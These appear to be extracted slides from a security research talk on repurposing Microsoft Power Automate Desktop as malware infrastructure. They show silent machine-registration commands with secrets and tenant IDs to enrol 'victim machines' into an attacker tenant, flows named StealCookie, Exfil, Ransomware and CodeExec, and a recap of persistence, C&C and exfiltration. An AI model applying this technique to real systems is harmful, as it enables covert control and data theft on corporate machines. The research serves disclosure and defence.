
Office

Office cloud services



Windows 11


User: NT Service\UIFlowService





Windows 11

User: NT Service\UIFlowService



Corp
network
boundary

On-Prem | MS cloud



Office

Office cloud services



Windows 11

User

NT Service\UIFlowService




Power Automate




Machine Runtime

On-Prem MS cloud



outbound conn



Azure Service Bus



Office

Office cloud services

Corp
network
boundary



Windows 11


User

NT Service\UIFlowService



Machine Runtime

outbound conn



Azure Service Bus



Office

Office cloud services

On-Prem MS cloud

Your machines

Machines

Check the real-time health and status of your machines and the desktop flows running on them. [Learn more](#)

[Machines](#) [Machine groups](#) [VM images \(preview\)](#)

Machine name ↑ ↓	Descrip... ▾	Version	Group ▾	Status	Flows run...	Flows que...	Ac... ▾	Own
hi	—	2.20.141.22151	—	✖ Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	✓ Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	✓ Connected	0	—	Owner	

Run from cloud

The screenshot shows the 'Desktop flows' section of the Power Automate interface. At the top, there is a blue header bar with a 'Manually trigger a flow' button and a '... more options' button. A downward arrow points from this bar to the main content area. The main area has a blue header with a monitor icon and the text 'Desktop flows'. It includes a search bar labeled 'Search connectors and actions' with a back arrow icon. Below the search bar are two tabs: 'Triggers' and 'Actions', with 'Actions' being the active tab. There are two listed actions under the 'Actions' tab:

- Run a flow built with Power Automate for desktop** PREMIUM (i)
Desktop flows
- Run a flow built with Selenium IDE** PREMIUM (i)
Desktop flows

Task status

Desktop flow runs

Here's a quick overview of the desktop flows you have running. [Learn more](#)


Requested ↓ ▾	Desktop flow ▾	Status ▾	Run start ▾	Run mode ▾
Jul 6, 12:48 PM (6 d ago)	GetPowerAutomateToken	Succeeded	Jul 6, 12:48 PM (6 d ago)	Local attended
Jun 30, 10:27 AM (1 wk ago)	TheCookieMonster	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 30, 10:27 AM (1 wk ago)	GetPowerAutomateToken	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 22, 02:55 PM (2 wk ago)	GetPowerAutomateToken	Succeeded	Jun 22, 02:55 PM (2 wk ago)	Local attended
Jun 19, 04:10 PM (3 wk ago)	GetPowerAutomateToken	Succeeded	Jun 19, 04:10 PM (3 wk ago)	Local attended
Jun 19, 03:58 PM (3 wk ago)	GetPowerAutomateToken	Succeeded	Jun 19, 03:58 PM (3 wk ago)	Local attended
Jun 19, 03:55 PM (3 wk ago)	GetPowerAutomateToken	Failed	Jun 19, 03:54 PM (3 wk ago)	Local attended




RCE as a Service

Repurpose RPA to power malware ops

Recall our wish list



Hello Pwntoso



Azure Active Directory admin center

Dashboard > Pwntoso > Switch tenant >

Create a tenant

Azure Active Directory

Power Automate

Search for helpful reso...

New machine ... Search

Machines

Check the real-time health and status of your machines and the desktop flows running on them.

[Learn more](#)

Machines Machine groups ...

Pwntoso ✓

pwntoso ✓ pwntoso.onmicrosoft.com

United States ✓

✓ Datacenter location - United States

Datacenter location is based on the country/region selected above.

You haven't set up a machine yet


Select +New machine to start using Power Automate for desktop and desktop flows. [Learn more](#)

+New machine

< Previous Next : Review + create >

Register victim machines


Can we avoid
the UI?



3
4
5

Register victim machines

Can we avoid
the UI?
Sure!



The image shows two windows side-by-side. On the left is a screenshot of a Microsoft Edge browser displaying the 'Power Automate documentation' page. The page has a dark background and features a sidebar with a 'Filter by title' search bar at the top. Below it is a list of topics under 'Desktop flows': 'Introduction to desktop flows', 'Getting started with Power Automate in Windows 11', 'Setup Power Automate', 'Power Automate architecture', 'Create a Dataverse database', 'Getting started with a Microsoft account', and 'Getting started with a work or school account'. On the right is a screenshot of a Windows Command Prompt window titled 'Select Administrator: Command Prompt'. The command prompt shows two lines of text: 'C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ -w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-aeb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force' and 'C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmachinegroup -groupid rndcorp -grouppassword'. A context menu is open over the second line of text, with 'Copy' and 'Client' options visible.

<https://docs.microsoft.com/en-us/power-automate/desktop-flows/machines-silent-registration#silently-register-a-new-machine>

Hello new machine

Machines

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[Machines](#) [Machine groups](#) [VM images \(preview\)](#)

Machine name ↑ ↓	Descrip... ▾	Version	Group ▾	Status	Flows run...	Flows que...	Ac... ▾	Own
hi	—	2.20.141.22151	—	✖ Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	✓ Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	✓ Connected	0	—	Owner	

Admin required



How to use the Machine registration App?

1. Open Start menu
2. Search for command prompt (or PowerShell) and then **run it as the administrator**
3. Change the directory to the Power Automate install folder (by default: C:\Program Files (x86)\Power Automate)

```
ca: Select Administrator: Command Prompt
```

```
C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ | -w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-aeb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force

C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmachinegroup -groupid rndcorp -grouppassword
Please input 'grouppassword' value:
*****
```

Admin NOT required




powershell (running as ZN-WIN-URIELZ\PADUser)

```
PS C:\Program Files (x86)\Power Automate Desktop> echo "NTM8Q~OFTJu790grvmZk.2_shzgX2Wiyeation.Silent.exe -register -applicationid d1872c72-0ba3-43b4-9550-2915290d17d2 -clientsec e-96c5-86bb77b4d9bf -force -environmentid 53e866a5-4934-edac-8062-7b7b2a19dd47  
PS C:\Program Files (x86)\Power Automate Desktop>
```

PADUser
Local account

```
PS C:\Program Files (x86)\Power Automate Desktop> net user PADUser  
User name PADUser  
Full Name  
Comment  
User's comment  
Country/region code 000 (System Default)  
Account active Yes  
Account expires Never  
  
Password last set 13/07/2022 0:25:57  
Password expires Never  
Password changeable 13/07/2022 0:25:57  
Password required No  
User may change password Yes  
  
Workstations allowed All  
Logon script  
User profile  
Home directory  
Last logon 13/07/2022 8:17:40  
  
Logon hours allowed All  
  
Local Group Memberships *Users  
Global Group memberships *None  
The command completed successfully.  
PS C:\Program Files (x86)\Power Automate Desktop>
```

Manually trigger a flow



Desktop flows

Triggers Actions

Run a flow built with Power Automate for desktop PREMIUM

Run a flow built with Selenium IDE PREMIUM

Run a flow built with Power Automate for desktop

* Desktop flow Select an item

* Run Mode + Create a new desktop flow

Show advanced options

StealPowerAutomateToken


Ransomware

StealCookie

Exfil

CodeExec

Cleanup



Desktop flows

Connection not found. Please create a new connection and change your application to use the new connection.

* Connect Directly to machine

* Machine or machine group win11ent

* Domain and username alexg

* Password
Create




Trigger
from
cloud

Distribute
payload


Set up
connection

Cloud setup

How to avoid active machine users



Unattended RPA



Create a new local user session

Attended RPA



Leverage an existing local user session

Recap

- Deploy malware
- Defense evasion
- Persistency
- C&C
- Exfiltration
- Cleanup



Let the fun begin.



Actions

Search actions

- > Variables
- > Conditionals
- > Loops
- > Flow control
- > Run flow
- > System
- > Workstation
- > Scripting
- > File
- > Folder
- > Compression
- > UI automation
- > HTTP
- > Browser automation
- > Excel
- > Database
- > Email
- > Exchange
- > Outlook
- > Message boxes
- > Mouse and keyboard
- > Clipboard
- > Text
- > Data types



Subflows



Main

1

{x} Set variable
Assign to variable Success the value 'False'

2

{x} If file exists
If file TargetFile exists

3

{x} On block error FailedToReadFile

4

Read text from file
Read contents of file TargetFile and store it into FileContents

5

{x} Set variable
Assign to variable Success the value 'True'

6

End

7

End

Variables

Search variables

Input / output variables 3

- {x} FileContents
- {x} Success
- {x} TargetFile

